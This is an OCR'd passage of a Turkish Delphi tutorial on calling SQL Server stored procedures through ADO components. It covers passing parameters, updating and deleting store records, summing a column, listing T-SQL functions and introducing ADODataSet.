
❖ Dördüncü adımda formunuza bir adet "**DataGrid**" nesnesi yerleştirerek "**DataSource**" özelliğine "DataSource1" kontrolünü atayın. En son tasarım görüntünüzün aşağıdaki şekilde oluşması gerekecektir.



❖ Son olarak aşağıdaki kod bloğunu formunuzun "OnCreate" yordamına eklemelisiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  ADOStoredProc1.Connection:=ADOConnection1;//kaynak
  ADOStoredProc1.ProcedureName:='ilkornek';//bağlanılacak olan prosedür
  ADOStoredProc1.Active:=true;//unutmayın
end;
```


Artık programınızıçalıştırabilirsiniz. Programı çalışturdıktan sonra aşağıdaki şekilde bir ekran görüntünüzün oluşması gerekecektir.



Görüldüğü gibi Stored procedur içerisinde yazdığımız kodlar sonucu "MAGAZAADI" sütunu ile, küçük harfe çevrilmiş halini görüntüleyebildik.

Parametre İçeren Stored Procedure Oluşturmak:

"EnterPrise Manager" penceresinde "gazi" isimli database içerisinde bulunan "Stored Procedure" satırına mous sağ tuşu ile tıklayıp "**New Stored Procedure**" penceresini açtırın.




Bu pencereye yukarıdaki kodu ekleyiniz. Dikkat edin prosedürün ismi "para" parametreside "@magaza" olarak belirlenmiştir. Şimdi Delphi içerisinden "para" isimli "Stored Procedure" bağlanarak "@magaza" isimli parametreye değer göndereceğiz. Bu sayede projede belirttiğimiz mağaza ismine ait servisleri listelemiş olacağız.

Programdan Stored Procedur'e Parametre Değeri Göndermek:

Bu bölümde "SQL Server" içerisinde oluşturmuş olduğunuz parametre içeren "Stored Procedur" e programdan nasıl parametre değeri gönderebileceğinizi göstereceğim. Yukarıda oluşturmuş olduğumz "Stored Procedur"e bağlanarak örnek üzerinde bu işlemi sizlere göstermek istiyorum.

- Birinci adımda formunuza bir adet "**AdoConnection**" kontrolü yerleştirip "gazi" isimli database bağlanın.
- İkinci adımda formunuza bir adet "**ADOStoredProc**" kontrolü yerleştirip "Object Inspector" penceresinden "**Connection**" özelliğine "Adoconnection1" kontrolünü, "**Procedure Name**" özelliğine de "para" isimli "Stored Procedur" ünüzü aktarın.

- Üçüncü adımda formunuza bir adet "**DataSource**" nesnesi yerleştirerek "**DataSet**" özelliğine "ADOStoredProc1" kontrolünü aktarın.
- Dördüncü adımda formunuza bie adet "**DataGrid**" nesnesi yerleştirerek "**DataSource**" özelliğine "DataSource1" kontrolünü aktarın.
- Son olarak formunuza bir adet "Edit" ve bir adet "Button" kontrolü yerleştirip aşağıdaki tasarımı oluşturunuz.




- Aşağıdaki kod bloğunu "Button" kontrolünün "OnClick" yordamına ekleyiniz.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  ADOStoredProc1.Parameters.ParamByName('@magaza').Value:=Edit1.Text;
  ADOStoredProc1.ExecProc;
  ADOStoredProc1.Active:=true;
end;
```

Artık programınızı çalıştırabilirsiniz. "Edit" kontrolüne gireceğiniz mağazaya yapılmış olan servisler listelenecektir.

Burada dikkatinizi çekmek istediğim bir husus olacak, yukarıdaki uygulamayı çalıştırdığınız zaman birinci seferde yazmış olduğunuz mağaza ismini kolayca listeletebilirsiniz. İkinci kez başka bir parametre yazıp "Gönder" isimli düğmeye tıklarsanız kayıtlarınızın değişmediğini göreceksiniz. Aslında Stored Procedur'e parametre değeri gönderilip sonuç bulunmuştur, fakat güncelleme işlemi yapılamamıştır(genellikle DBGrid1.refresh komutunun bu işlemi halledeceği düşünülsede bu doğru değildir. Yeniden oluşturulan sorguya bağlanmak gerekecektir). Bu yüzden kodunuzu aşağıdaki şekilde değiştirmeniz gerekecektir.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  ADOStoredProc1.Active:=FALSE;
  ADOStoredProc1.Parameters.ParamByName('@magaza').Value:=Edit1.Text;
  ADOStoredProc1.Prepared;
  ADOStoredProc1.Active:=true;
end;
```



Şimdi istediğiniz parametreleri girip projenizi çalıştırabilirsiniz. Her defasında farklı mağaza isimleri listelenecektir.

İleri Düzey Stored Procedur Uygulamaları:


Yavaş yavaş dozajı artırarak (yazmış olduğum programların yanında bunlar çocuk oyuncağı kalacak ama, henüz piyasa tecrübesi olmayan programcılar için çok güzel bir geçiş aşaması olacak) gelişmiş "Stored Procedure" örnekleri yapacağım. ***Aşağıdaki örnekler için hep aynı tasarımı kullanacağız. Her defasında bu işlem anlatılmayacaktır***.

Stored Procedur Kullanarak Kayıtları Değiştirmek:


Şimdiki uygulamamızda "Stored Procudur" e parametre değeri göndererek istediğimiz mağaza ismine yeni isim verebileceğiz. Yapılan işlemin sadece parametre göndermek olduğu kodlamadan dikkatinizi çekmiştir sanırım. Yazacağınız çok gelişmiş "Stored Procedur" leri bu şekilde sadece parametre göndererek çalıştırmanız performansınızı maximum değere taşıyacaktır.

Aşağıdaki "Stored Prosedur" içerisinde, gönderilen iki parametre değeri sayesinde (bu parametre değerleri forma yerleştirilen iki adet Edit kontrolünden belirlenmektedir) mağaza ismi değiştirilmekte ikinci parametre değeri yeni mağaza ismi olmaktadır.

Şimdi vereceğimiz "Stored Procedur"ü "SQL Server" içerisinde daha önce gösterilen adımları izleyerek oluşturunuz.



"Stored Procedur" kodlarını inceleyecek olursak, ismi "degistir" olarak belirlenmiştir. Ardından "@oncekideger" ile "@yenideger" isminde iki adet parametre tanımlaması yapılmıştır. Birinci parametre değerini programdaki "Edit1" kontrolünden, ikinci parametrede "Edit2" kontrolünden alacaktır. Birinci parametreyle gönderilen mağaza ismine sahip tüm mağazalar, ikinci parametredeki değer ile değiştirilip, yeni tablo komple listelenmek istenmiştir.



SIRANO	MAGAZAADI	GIDENFIRMA	SERVISTARIHI	ARIZASEBEBI	FATURATUTARI
1	MIGROS	ALPSAN	01.02.2003	KLIMA	250000000
2	BIM	ALPYAPI	02.03.2003	TESISAT	75000000
3	GIMA	UGUR MUHENDISLIK	03.04.2003	KLIMA	175000000
4	MIGROS	UGUR MUHENDISLIK	04.04.2003	KANAL	125000000
5	DIA	ALPYAPI	03.05.2003	KLIMA	50000000
6	GIMA	ALPSAN	05.05.2003	TESISAT	75000000
7	GURSOY	ALPYAPI	04.04.2003	KLIMA	50000000
8	SOK	ALPSAN	05.05.2003	TESISAT	125000000


Programı çalıştırdıktan sonra "Değiştir" isimli düğmeye basarsanız, Tüm

"BAKKALIM" mağazaları "SOK" olarak değişip listelenecektir. Programa ait kod bloğu aşağıda verilmiştir.

```
procedure TForm5.Button1Click(Sender: TObject);
//Değiştir
begin
  ADOStoredProc1.Active:=false;
  ADOStoredProc1.Parameters.ParamByName('@oncekideger').Value:=Edit1.Text;
  ADOStoredProc1.Parameters.ParamByName('@yenideger').Value:=Edit2.Text;
 ADOStoredProc1.Active:=true;
end;
```

Stored Procedur Kullanarak Kayıt Silmek:

Şimdiki uygulamamızda "Stored Procedur" e göndereceğimiz parametreye uyan mağaza isimlerini tablodan silme işlemini gerçekleştireceğiz. Aşağıdaki "Stored Procedur" ü "SQL Server" içerisinde oluşturunuz.




Prosedürün ismi "sil" silinecek mağaza ismini göndereceğiniz parametrenin ismide "@magaza" olarak belirlenmiştir. Kritere uyan kayıtlar silindikten sonra tüm tablonun tekrar listelenmesi için yeni SQL komutu çalıştırılmaktadır.

Hatırlatalım bu tür toplu değiştirme ve silme işlemlerinde "Transaction" kullanmak veri güvenliğini önemli ölçüde artıracaktır (Bu husus daha önceki bölümlerde anlatlıdı. SQL Server içerisindende yaptırabilirsiniz).

Uygulama için formunuza bir adet "**AdoConnection**", bir Adet "**ADOStoredProc**", bir adet "**DataSource**", bir adet "**DbGrid**", bir adet "**Edit**" ve bir adet **Button** yerleştirip gerekli bağlantıları önceki örnekte olduğu gibi yapınız.

```
procedure TForm6.Button1Click(Sender: TObject);
//Sil
begin
  ADOStoredProc1.Connection:=ADOConnection1;
  ADOStoredProc1.Active:=false;
  ADOStoredProc1.Parameters.ParamByName('@magaza').Value:=Edit1.Text;
  ADOStoredProc1.Active:=true;
end;
```



SIRANO	MAGAZAADI	GIDENFIRMA	SERVISTARIHI	ARIZASEBEBI	FATURATUTARI
1	MIGROS	ALPSAN	01.02.2003	KLIMA	250000000
2	BIM	ALPYAPI	02.03.2003	TESISAT	75000000
3	GIMA	UGUR MUHENDISLIK	03.04.2003	KLIMA	175000000
4	MIGROS	UGUR MUHENDISLIK	04.04.2003	KANAL	125000000
5	DIA	ALPYAPI	03.05.2003	KLIMA	50000000
6	GIMA	ALPSAN	05.05.2003	TESISAT	75000000
7	GURSOY	ALPYAPI	04.04.2003	KLIMA	50000000

Programı çalıştırıp "Edit" kontrolüne mağaza ismini girin. Ardından Button kontrolüne tıklayabilirsiniz. Yazdığınız mağaza isminin silindiğini göreceksiniz.

Aslında kodu aşağıdaki şekilde yazmanız daha güvenli olacaktır.


```
procedure TForm6.Button1Click(Sender: TObject);
//Sil
var
  mesaj:Integer;
begin
mesaj:=Application.MessageBox('Eminmisiniz','Sil',MB_YESNO+MB_ICONSTOP);
  if mesaj=mrYes Then
  begin
    ADOStoredProc1.Connection:=ADOConnection1;
```

```
   ADOStoredProc1.Active:=false;
  ADOStoredProc1.Parameters.ParamByName('@magaza').Value:=Edit1.Text;
   ADOStoredProc1.Active:=true;
   ShowMessage('Kayıtlar Başarıyla Silindi');
  End
else
   begin
    ShowMessage('Silme İşlemi İptal Edildi');
   end;
end;
```

Bu sefer kullanıcıdan onay alındıktan sonra kayıt silinme işlemi gerçekleşecektir.


Stored Procedure İle Hesaplanan Değerleri Değişkenlere Aktarmak:

Aşağıdaki "Stored Procedure" içerisinde "FATURATUTARI" sütununa ait toplam hesaplanmaktadır, peki hesaplanan bu değeri form üzerindeki kontrollerde nasıl göstereceğiz. Aşağıda bu husus örneklendirilmektedir. Öncelikle verilen "Stored Procedur" ü "SQL Server" içerisinde oluşturunuz.



Ardından formunuzun üzerine "**AdoConnection**", "**AdoStoredProc**", "**DataSource**", "Panel ve Button Kontrollerini yerleştirerek aşağıdaki tasarımı oluşturunuz.


Panel kontrolü formun estetik görünümü için eklenmiştir. Sizde uygulamalarınızda güzel görünüm elde etmek için aşırıya kaçmamak şartıyla bu kontrollerden yararlanınız.



Forma eklediğiniz kontroller için gerekli bağlantıları yapın (ADOStoredProc kontrolünü "toplam" isimli prosedüre bağlayın).

Aşağıdaki kodlarıda "Unit" pencerenize ekleyiniz.

```
procedure TForm7.Button1Click(Sender: TObject);
//Sütun Toplamını Yazdır
var
  yeni:TDBEdit;
begin
  yeni:=TDBEdit.Create(Form7);//yarat
  yeni.DataSource:=DataSource1;
  yeni.DataField:='COLUMN1';//ilk kolon
  Form7.Caption:='Toplam Fatura Tutarı='+yeni.Text;
end;
```



Programı çalıştırdıktan sonra "Hesapla" isimli düğmeye tıklarsanız yukarıdaki pencere görüntüsüne ulaşırsınız. Başlıkta yazan değer "SUM(FATURATUTARI" sütünu için hesaplanan değerdir.

Stored Procedure Fonksiyonları:

Şimdi sizlere "SQL Server" da "Stored Procedure" oluştururken kullanabileceğiniz extra komutları vermek istiyorum.

String Fonksiyonları:

String işlemlerini yapabilmek için kullanabileceğiniz fonksiyonlar aşağıda verilmiştir.

Fonksiyon Adı:	İşlem
ASCII	Belirtilen sütun değerinin Ascii değerini verir
CHAR	Belirtilen sütun değerinin karakter karşılığını verir
LEFT	Belirtilen sütun içeriğinin solundan n karakteri alır.
LEN	Belirtilen sütunun kaç karakterden oluştuğunu bulur
LOWER	Belirtilen sütun değerini küçük harfe çevirir.
LTRIM	Belirtilen sütundaki sol boşlukları atar
REPLACE	Belirtilen sütun içerisindeki stringlerin yerini değiştirir
RIGHT	Belirtilen sütun içeriğinin sağından n karakteri söker
RTRIM	Belirtilen sütundaki sağ boşlukları atar
SPACE	Belirtilen sayıda boşluk oluşturmak için kullanılır
SUBSTRING	Belirtilen sütun içerisinden parça sökmek için kullanılır

Matematiksel Fonksiyonlar:

Stored Procedur'ler içerisinde matematiksel hesaplar için kullanabileceğiniz fonksiyonlar aşağıda verilmiştir.

Fonksiyon Adı:	İşlem
ABS	Belirtilen sütundaki değeri pozitife çevirir
CEILING	Belirtilen sütun değerini bir üst tamsayıya yuvarlar
DEGRESS	Belirtilen sütun değerini dereceye çevirir.
FLOOR	Belirtilen sütun değerini bir alt tam sayıyayuvarlar
POWER	Belirtilen sütun değeriniN kuvvetini almak için kullanılır.
RAND	0-1 Arasında rasgele sayı üretmek için kullanılır.
SQUARE	Kare almak için kullanılır
SQRT	Karekök almak için kulanılan komuttur.

Tarih-Zaman Fonksiyonları:

Tarih-Zaman işlemlerini gerçekleştirebilmek için aşağıdaki fonksiyonları kullanabilirsiniz.

Fonksiyon Adı:	İşlem
DATEADD	Tarihe gün eklemek için kullanılır
GETDATE	Aktif tarihi hesaplar
DAY	Gün sayısını bulur
MONTH	Tarih içerisindeki ay sayısını bulur.
YEAR	Belirtilen tarih içerisindeki yıl sayısını hesaplar

ADODataSet Kontrolü:

Tablo bilgilerini form kontrollerinin kullanabilmesi, kayıtları "DataSource" nesnesine aktarmak için kullanılan kontroldür. Table, Query kontrollerine benzer özellikler taşımaktadır. Direk tabloya bağlanabileceği gibi "**Adoconnection**" nesnesi aracılığıyla da tabloya bağlanabilir.

- **ADODataSet1.Connection**

Tabloya aracı kullanarak bağlanmak istenirse bu özelliğe "**AdoConnection**" nesnesinin ismi aktarılmalıdır.

```
procedure TForm8.Button1Click(Sender: TObject);
begin
  ADODataSet1.Connection :=ADOConnection1;
end;
```

- **ADODataSet1.CommandText**

Tabloyu sorgulayacak olan "SQL" komutları bu özelliğe aktarılmalıdır.

```
procedure TForm8.Button1Click(Sender: TObject);
begin
  ADODataSet1.Connection :=ADOConnection1;
  ADODataSet1.CommandText:='Select FATURATUTARI From SERVIS';
end;
```

